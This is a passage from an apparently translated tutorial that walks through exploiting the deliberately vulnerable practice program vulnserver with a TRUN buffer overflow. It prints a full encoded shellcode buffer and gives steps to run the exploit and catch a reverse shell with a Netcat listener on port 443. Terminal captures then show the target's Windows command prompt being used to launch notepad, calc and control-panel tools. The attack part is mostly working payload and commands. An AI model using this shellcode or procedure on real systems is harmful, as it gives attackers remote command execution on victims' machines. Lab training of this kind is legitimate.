
buf =
"\xdd\xc2\xb8\x96\xd9\x42\xd9\xd9\x74\x24\xf4\x5d\x31\xc9" +
"\xb1\x52\x31\x45\x17\x83\xed\xfc\x03\xd3\xca\xa0\x2c\x27" +
"\x04\xa6\xcf\xd7\xd5\xc7\x46\x32\xe4\xc7\x3d\x37\x57\xf8" +
"\x36\x15\x54\x73\x1a\x8d\xef\xf1\xb3\xa2\x58\xbf\xe5\x8d" +
"\x59\xec\xd6\x8c\xd9\xef\x0a\x6e\xe3\x3f\x5f\x6f\x24\x5d" +
"\x92\x3d\xfd\x29\x01\xd1\x8a\x64\x9a\x5a\xc0\x69\x9a\xbf" +
"\x91\x88\x8b\x6e\xa9\xd2\x0b\x91\x7e\x6f\x02\x89\x63\x4a" +
"\xdc\x22\x57\x20\xdf\xe2\xa9\xc9\x4c\xcb\x05\x38\x8c\x0c" +
"\xa1\xa3\xfb\x64\xd1\x5e\xfc\xb3\xab\x84\x89\x27\x0b\x4e" +
"\x29\x83\xad\x83\xac\x40\xa1\x68\xba\x0e\xa6\x6f\x6f\x25" +
"\xd2\xe4\x8e\xe9\x52\xbe\xb4\x2d\x3e\x64\xd4\x74\x9a\xcb" +
"\xe9\x66\x45\xb3\x4f\xed\x68\xa0\xfd\xac\xe4\x05\xcc\x4e" +
"\xf5\x01\x47\x3d\xc7\x8e\xf3\x9a\x6b\x46\xda\x2e\x8b\x7d" +
"\x9a\xa0\x72\x7e\xdb\xe9\xb0\x2a\x8b\x81\x11\x53\x40\x51" +
"\x9d\x86\xc7\x01\x31\x79\xa8\xf1\xf1\x29\x40\x1b\xfe\x16" +
"\x70\x24\xd4\x3e\x1b\xdf\xbf\x80\x74\xa3\xbc\x69\x87\x5b" +
"\xc2\xd2\x0e\xbd\xae\x34\x47\x16\x47\xac\xc2\xec\xf6\x31" +
"\xd9\x89\x39\xb9\xee\x6e\xf7\x4a\x9a\x7c\x60\xbb\xd1\xde" +
"\x27\xc4\xcf\x76\xab\x57\x94\x86\xa2\x4b\x03\xd1\xe3\xba" +
"\x5a\xb7\x19\xe4\xf4\xa5\xe3\x70\x3e\x6d\x38\x41\xc1\x6c" +
"\xcd\xfd\xe5\x7e\x0b\xfd\xa1\x2a\xc3\xab\x7f\x84\xa5\x02" +
"\xce\x7e\x7c\xf8\x98\x16\xf9\x32\x1b\x60\x06\x1f\xed\x8c" +
"\xb7\xf6\xa8\xb3\x78\x9f\x3c\xcc\x64\x3f\xc2\x07\x2d\x5f" +
"\x21\x8d\x58\xc8\xfc\x44\xe1\x95\xfe\xb3\x26\xa0\x7c\x31" +
"\xd7\x57\x9c\x30\xd2\x1c\x1a\x9a\xae\x0d\xcf\xcd\x1d\x2d" +
"\xda"
root@okan:~#
root@okan:~#
```

23. You copy the obtained exploit code into the parentheses of exploit() and then press ctrl + x to save and exit. After that, you type chmod a+x okanyildiz to give it executable permissions.

24. Type "nc -nlvp 443" on the command line to start listening on port 443 using Netcat. If our attack code is successful and vulnserver does not crash, we will obtain a Windows command prompt on the target system via Netcat.



25. The developed exploit code is executed by running the program. Before running the program, don't forget to start vulnserver on your Windows machine.




The screenshot shows a terminal window on a Linux desktop environment. The title bar includes "Uygulamalar", "Yerler", "\$-Uçbirim", "Cts 04:29", and "root@okan: ~". The terminal content is as follows:

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./okanyildiz
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000.
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Sesyon 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>
```

26. After running the exploit code, we check the Netcat software.



The screenshot shows a terminal window on a Linux desktop environment. The title bar includes "Uygulamalar", "Yerler", "\$-Uçbirim", "Cts 04:29", and "root@okan: ~". The terminal content is as follows:

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Sesyon 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>
```


As seen, our attack was successful and we gained access to the target system's Windows command prompt. In the following section titled "Running Applications on Target System from Attacking Machine", we will run programs on the target system from our attacking machine.

Running applications through Windows command prompt

1. To run the Notepad application from Kali, we type notepad.exe and press enter.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49160
Microsoft Windows [Süstem 6.1.7601]
İletişim Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe
[DEB]
C:\Users\okanyildiz\Desktop>
```




2. To open the calculator application, we type calc.exe.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Sist...m 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm haklar saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe  debian6_amd04.deb
C:\Users\okanyildiz\Desktop>
```




3. To open Disk Management, we can type "diskmgmt.msc" in the Windows command prompt.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Sistem 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd04.deb
C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>
```



4. To open Programs and Features, we can type appwiz.cpl.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Süper 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.


C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd04.deb

C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>appwiz.cpl
appwiz.cpl

C:\Users\okanyildiz\Desktop>
```



5. To open Display Properties, we type desk.cpl in the Windows command prompt.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.124.131] from (UNKNOWN) [192.168.124.133] 49159
Microsoft Windows [Sistem 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\okanyildiz\Desktop>notepad.exe
notepad.exe

C:\Users\okanyildiz\Desktop>calc.exe
calc.exe      debian6_amd04.deb

C:\Users\okanyildiz\Desktop>diskmgmt.msc
diskmgmt.msc

C:\Users\okanyildiz\Desktop>appwiz.cpl
appwiz.cpl

C:\Users\okanyildiz\Desktop>desk.cpl
desk.cpl

C:\Users\okanyildiz\Desktop>
```

